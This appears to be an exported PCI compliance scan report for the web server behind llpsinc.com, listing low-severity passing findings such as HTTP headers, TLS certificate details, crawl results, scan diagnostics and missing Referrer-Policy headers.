A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://www.llpsinc.com//

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

HTTP Methods Returned by OPTIONS Request — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: POST,OPTIONS,HEAD,GET

Business logic abuse potential due to presence of external domains detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
www.llpsinc.com

Links Crawled — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://llpsinc.com/

DNS Host Name

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2018-01-04 17:39:37.0

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

IP address Host name
217.180.217.103 1730192-007-static.lnngmiaa.metronetinc.
net

HTTP Response Method and Header Information Collected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A
SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 18:13:46 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

Scan Diagnostics — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page http://1730192-007-static.lnngmiaa.metronetinc.net/ fetched. Status code:200, Content-Type:text/html, load time:118 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 1 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 0 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 2 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 848 requests, 9 seconds. Completed 848 requests of 2145 estimated requests (39.5338%). All tests completed.
Duration of Crawl Time: 4.00 (seconds)
Duration of Test Phase: 13.00 (seconds)

Total Scan Time: 17.00 (seconds)

Total requests made: 1166
Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds
HTML form authentication unavailable, no WEBAPP entry found

Links Rejected By Crawl Scope or Exclusion List — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://www.llpsinc.com//

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38597
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-07-12 23:14:58.0

THREAT:

SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

my version target version
0304 0303
0399 0303
0400 0303
0499 0303

External Links Discovered — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
https://www.llpsinc.com//

SSL Certificate - Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86002
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-03-07 22:23:33.0

THREAT:
SSL certificate information is provided in the Results section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

NAME VALUE
(0)CERTIFICATE 0
(0)Version 3 (0x2)
(0)Serial Number 06:f6:60:94:90:f0:36:dd:0e:9b:b2:3a:c5:b4:c9:5b:7c:66
(0)Signature Algorithm sha256WithRSAEncryption
(0)ISSUER NAME
countryName US
organizationName Let's Encrypt
commonName R11
(0)SUBJECT NAME
commonName llpsinc.com

(0)Valid From Apr 28 08:21:54 2025 GMT
(0)Valid Till Jul 27 08:21:53 2025 GMT
(0)Public Key Algorithm rsaEncryption
(0)RSA Public Key (2048 bit)
(0) RSA Public-Key: (2048 bit)
(0) Modulus:
(0) 00:aa:b2:14:b0:cc:61:db:e0:03:b5:56:e2:a3:f8:
(0) f4:47:56:10:44:64:a7:15:44:19:ab:ef:23:52:df:
(0) 79:89:97:73:74:f1:94:43:40:9e:32:3a:e2:b9:5d:
(0) 26:ff:8f:09:3c:0d:c3:b5:59:4d:b1:ba:27:5b:2f:
(0) 5c:7c:c4:9d:e4:15:f7:0b:00:be:f6:ed:87:91:bf:
(0) db:f2:0b:9d:dd:fc:67:77:f8:e4:e3:52:08:0c:b7:
(0) a8:59:70:9b:db:54:e9:77:84:56:f1:19:82:97:a3:
(0) dd:11:6e:5c:6f:90:fa:40:a6:dc:de:77:18:11:6a:
(0) a7:30:f6:1a:2a:65:90:79:db:10:da:2a:92:0b:f7:
(0) 3a:cb:c6:9a:d1:33:47:b8:fa:24:4b:d2:42:e2:38:
(0) c2:c0:24:95:ef:f2:ae:c7:4b:95:e0:3a:15:92:55:
(0) a7:8b:26:03:cd:1a:07:31:72:bc:1c:f5:9b:ed:76:
(0) 73:b6:fa:b6:cb:5d:d2:b5:fa:7f:9e:4e:3b:a6:b7:
(0) ea:52:ed:82:ed:0b:d8:c8:1d:7a:f4:f4:1a:4f:65:
(0) 66:e2:94:89:b8:1f:33:af:8f:7b:44:38:42:ca:14:
(0) a0:37:fb:83:7f:f4:a9:8f:1f:1f:f2:50:05:37:0d:
(0) 88:7c:aa:68:02:26:bd:30:4b:c8:0d:db:4a:0f:37:
(0) 83:ef
(0) Exponent: 65537 (0x10001)
(0)X509v3 EXTENSIONS
(0)X509v3 Key Usage critical
(0) Digital Signature, Key Encipherment
(0)X509v3 Extended Key Usage TLS Web Server Authentication, TLS Web Client Authentication
(0)X509v3 Basic Constraints critical
(0) CA:FALSE
(0)X509v3 Subject Key Identifier 6F:4F:9A:62:02:6D:C3:A0:B9:19:54:EC:B9:EC:9B:1D:33:B6:0E:27
(0)X509v3 Authority Key Identifier keyid:C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:
B9
(0)Authority Information Access OCSP - URI:http://r11.o.lencr.org
(0) CA Issuers - URI:http://r11.i.lencr.org/
(0)X509v3 Subject Alternative Name DNS:llpsinc.com, DNS:www.llpsinc.com
(0)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(0)X509v3 CRL Distribution Points
(0) Full Name:
(0) URI:http://r11.c.lencr.org/103.crl
(0)CT Precertificate SCTs Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : CC:FB:0F:6A:85:71:09:65:FE:95:9B:53:CE:E9:B2:7C:
(0) 22:E9:85:5C:0D:97:8D:B6:A9:7E:54:C0:FE:4C:0D:B0
(0) Timestamp : Apr 28 09:20:24.934 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:21:00:89:52:AC:23:26:77:93:0A:82:37:30:
(0) 9C:E7:D6:87:FA:EB:63:96:C0:1D:4D:E3:57:44:96:E6:
(0) 4C:86:02:DD:42:02:20:39:FE:CD:97:F3:FC:66:53:9D:
(0) 68:2A:BB:F0:C9:26:C0:F1:CA:41:90:16:23:50:D9:01:
(0) 43:BA:FB:3B:95:24:9A
(0) Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : AF:18:1A:28:D6:8C:A3:E0:A9:8A:4C:9C:67:AB:09:F8:

(0) BB:BC:22:BA:AE:BC:B1:38:A3:A1:9D:D3:F9:B6:03:0D
(0) Timestamp : Apr 28 09:20:25.511 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:46:02:21:00:9A:10:19:08:EC:F9:B5:8F:0A:53:91:
(0) 26:54:AB:E3:40:42:D9:46:29:11:8E:E6:34:E4:0E:1C:
(0) 6E:66:86:CE:54:02:21:00:D9:9E:13:09:91:06:A7:69:
(0) C0:28:69:3B:6F:CD:15:EE:4B:DF:0C:E1:5A:E5:BE:5C:
(0) 0F:C1:38:57:16:B0:7D:E1
(0)Signature (256 octets)
(0) 8f:21:d4:18:2e:80:6d:2f:83:8e:8b:e8:f0:c6:54:31
(0) fd:bb:c7:21:2c:a1:89:97:86:27:a0:de:51:59:a7:7c
(0) 3e:ea:e0:fd:24:71:6d:48:ea:44:78:c4:ff:04:01:9d
(0) f4:de:22:84:0e:bb:ab:11:30:c6:08:3c:8b:6e:8f:89
(0) 3a:af:50:3f:89:90:96:4f:b1:23:63:a8:6c:91:ad:00
(0) 45:90:17:57:0b:d6:70:79:13:58:2c:4b:fe:ba:30:53
(0) d3:65:d9:8c:d2:1d:13:a8:8e:89:3c:69:54:66:f9:28
(0) 46:4c:99:3b:21:fc:f9:4c:7b:58:e7:e3:15:cd:bb:0d
(0) 42:48:9b:5e:da:5f:3b:fa:14:64:6c:64:0a:d7:60:14
(0) d8:95:ee:cc:e4:04:08:f9:d2:d5:6d:b5:a6:96:24:f2
(0) d0:56:09:1c:b4:21:52:0c:80:c9:e9:4c:ce:b5:5d:11
(0) 29:49:aa:79:b7:12:53:ad:49:3e:1b:dd:cf:73:f7:f0
(0) 07:34:88:89:26:72:f7:66:34:85:e8:bc:70:60:81:79
(0) 51:a6:21:1f:32:da:96:41:d2:a9:00:a1:2f:3c:b5:bc
(0) 03:b9:cb:04:a5:09:83:8c:d9:52:92:3e:11:5a:97:d6
(0) 1f:46:63:4c:72:95:21:2b:f5:08:d4:5d:68:51:f8:ca
(1)CERTIFICATE 1
(1)Version 3 (0x2)
(1)Serial Number 8a:7d:3e:13:d6:2f:30:ef:23:86:bd:29:07:6b:34:f8
(1)Signature Algorithm sha256WithRSAEncryption
(1)ISSUER NAME
countryName US
organizationName Internet Security Research Group
commonName ISRG Root X1
(1)SUBJECT NAME
countryName US
organizationName Let's Encrypt
commonName R11
(1)Valid From Mar 13 00:00:00 2024 GMT
(1)Valid Till Mar 12 23:59:59 2027 GMT
(1)Public Key Algorithm rsaEncryption
(1)RSA Public Key (2048 bit)
(1) RSA Public-Key: (2048 bit)
(1) Modulus:
(1) 00:ba:87:bc:5c:1b:00:39:cb:ca:0a:cd:d4:67:10:
(1) f9:01:3c:a5:4e:a5:61:cb:26:ca:52:fb:15:01:b7:
(1) b9:28:f5:28:1e:ed:27:b3:24:18:39:67:09:0c:08:
(1) ec:e0:3a:b0:3b:77:0e:bd:f3:e5:39:54:41:0c:4e:
(1) ae:41:d6:99:74:de:51:db:ef:7b:ff:58:bd:a8:b7:
(1) 13:f6:de:31:d5:f2:72:c9:72:6a:0b:83:74:95:9c:
(1) 46:00:64:14:99:f3:b1:d9:22:d9:cd:a8:92:aa:1c:
(1) 26:7a:3f:fe:ef:58:05:7b:08:95:81:db:71:0f:8e:
(1) fb:e3:31:09:bb:09:be:50:4d:5f:8f:91:76:3d:5a:
(1) 9d:9e:83:f2:e9:c4:66:b3:e1:06:66:43:48:18:80:
(1) 65:a0:37:18:9a:9b:84:32:97:b1:b2:bd:c4:f8:15:
(1) 00:9d:27:88:fb:e2:63:17:96:6c:9b:27:67:4b:c4:

(1) db:28:5e:69:c2:79:f0:49:5c:e0:24:50:e1:c4:bc:
(1) a1:05:ac:7b:40:6d:00:b4:c2:41:3f:a7:58:b8:2f:
(1) c5:5c:9b:a5:bb:09:9e:f1:fe:eb:b0:85:39:fd:a8:
(1) 0a:ef:45:c4:78:eb:65:2a:c2:cf:5f:3c:de:e3:5c:
(1) 4d:1b:f7:0b:27:2b:aa:0b:42:77:53:4f:79:6a:1d:
(1) 87:d9
(1) Exponent: 65537 (0x10001)
(1)X509v3 EXTENSIONS
(1)X509v3 Key Usage critical
(1) Digital Signature, Certificate Sign, CRL Sign
(1)X509v3 Extended Key Usage TLS Web Client Authentication, TLS Web Server Authentication
(1)X509v3 Basic Constraints critical
(1) CA:TRUE, pathlen:0
(1)X509v3 Subject Key Identifier C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:B9
(1)X509v3 Authority Key Identifier keyid:79:B4:59:E6:7B:B6:E5:E4:01:73:80:08:88:C8:1A:58:F6:E9:9B:6E
(1)Authority Information Access CA Issuers - URI:http://x1.i.lencr.org/
(1)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(1)X509v3 CRL Distribution Points
(1) Full Name:
(1) URI:http://x1.c.lencr.org/
(1)Signature (512 octets)
(1) 4e:e2:89:5d:0a:03:1c:90:38:d0:f5:1f:f9:71:5c:f8
(1) c3:8f:b2:37:88:7a:6f:b0:25:1f:ed:be:b7:d8:86:06
(1) 8e:e9:09:84:cd:72:bf:81:f3:fc:ca:cf:53:48:ed:bd
(1) f6:69:42:d4:a5:11:3e:35:c8:13:b2:92:1d:05:5f:ea
(1) 2e:d4:d8:f8:49:c3:ad:f5:99:96:9c:ef:26:d8:e1:b4
(1) 24:0b:48:20:4d:fc:d3:54:b4:a9:c6:21:c8:e1:36:1b
(1) ff:77:64:29:17:b9:f0:4b:ef:5d:ea:cd:79:d0:bf:90
(1) bf:be:23:b2:90:da:4a:a9:48:31:74:a9:44:0b:e1:e2
(1) f6:2d:83:71:a4:75:7b:d2:94:c1:05:19:46:1c:b9:8f
(1) f3:c4:74:48:25:2a:0d:e5:f5:db:43:e2:db:93:9b:b9
(1) 19:b4:1f:2f:df:6a:0e:8f:31:d3:63:0f:bb:29:dc:dd
(1) 66:2c:3f:b0:1b:67:51:f8:41:3c:e4:4d:b9:ac:b8:a4
(1) 9c:66:63:f5:ab:85:23:1d:cc:53:b6:ab:71:ae:dc:c5
(1) 01:71:da:36:ee:0a:18:2a:32:fd:09:31:7c:8f:f6:73
(1) e7:9c:9c:b5:4a:15:6a:77:82:5a:cf:da:8d:45:fe:1f
(1) 2a:64:05:30:3e:73:c2:c6:0c:b9:d6:3b:63:4a:ab:46
(1) 03:fe:99:c0:46:40:27:60:63:df:50:3a:07:47:d8:15
(1) 4a:9f:ea:47:1f:99:5a:08:62:0c:b6:6c:33:08:4d:d7
(1) 38:ed:48:2d:2e:05:68:ae:80:5d:ef:4c:dc:d8:20:41
(1) 5f:68:f1:bb:5a:cd:e3:0e:b0:0c:31:87:9b:43:de:49
(1) 43:e1:c8:04:3f:d1:3c:1b:87:45:30:69:a8:a9:72:0e
(1) 79:12:1c:31:d8:3e:23:57:dd:a7:4f:a0:f0:1c:81:d1
(1) 77:1f:6f:d6:d2:b9:a8:b3:03:16:81:39:4b:9f:55:ae
(1) d2:6a:e4:b3:bf:ea:a5:d5:9f:4b:a3:c9:d6:3b:72:f3
(1) 4a:f6:54:ab:0c:fc:38:f7:60:80:df:6e:35:ca:75:a1
(1) 54:e4:2f:bc:6e:17:c9:1a:a5:37:b5:a2:9a:ba:ec:f4
(1) c0:75:46:4f:77:a8:e8:59:56:91:66:2d:6e:de:29:81
(1) d6:a6:97:05:5e:64:45:be:2c:ce:ea:64:42:44:b0:c3
(1) 4f:ad:f0:b4:dc:03:ca:99:9b:09:82:95:82:0d:63:8a
(1) 66:f9:19:72:f8:d5:b9:89:10:e2:89:98:09:35:f9:a2
(1) 1c:be:92:73:23:74:e9:9d:1f:d7:3b:4a:9a:84:58:10
(1) c2:f3:a7:e2:35:ec:7e:3b:45:ce:30:46:52:6b:c0:c0

Degree of Randomness of TCP Initial Sequence Numbers

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	82045
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-11-19 21:53:59.0

THREAT:
TCP Initial Sequence Numbers (ISNs) obtained in the SYNACK replies from the host are analyzed to determine how random they are. The average change between subsequent ISNs and the standard deviation from the average are displayed in the RESULT section. Also included is the degree of difficulty for exploitation of the TCP ISN generation scheme used by the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Average change between subsequent TCP initial sequence numbers is 1086631532 with a standard deviation of 626888207. These TCP initial sequence numbers were triggered by TCP SYN probes sent to the host at an average rate of 1/(5098 microseconds). The degree of difficulty to exploit the TCP initial sequence number generation scheme is: hard.

Referrer-Policy HTTP Security Header Not Detected — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 8080 port.
GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net:8080
Connection: Keep-Alive

Business logic abuse potential due to presence of external domains detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
www.llpsinc.com

Default Web Page — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 443</address>
</body></html>
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at llpsinc.com Port 443</address>
</body></html>

Referrer-Policy HTTP Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 443 port.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP Methods Returned by OPTIONS Request — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: POST,OPTIONS,HEAD,GET

Web Server Supports HTTP Request Pipelining — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker, it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.103:8080

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:8080

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.57.v20241219)

<HTML>
<HEAD>
<TITLE>Welcome to Jetty 9 on Debian</TITLE>
<META http-equiv="Pragma" content="no-cache">
<META http-equiv="Cache-Control" content="no-cache,no-store">
</HEAD>
<BODY>
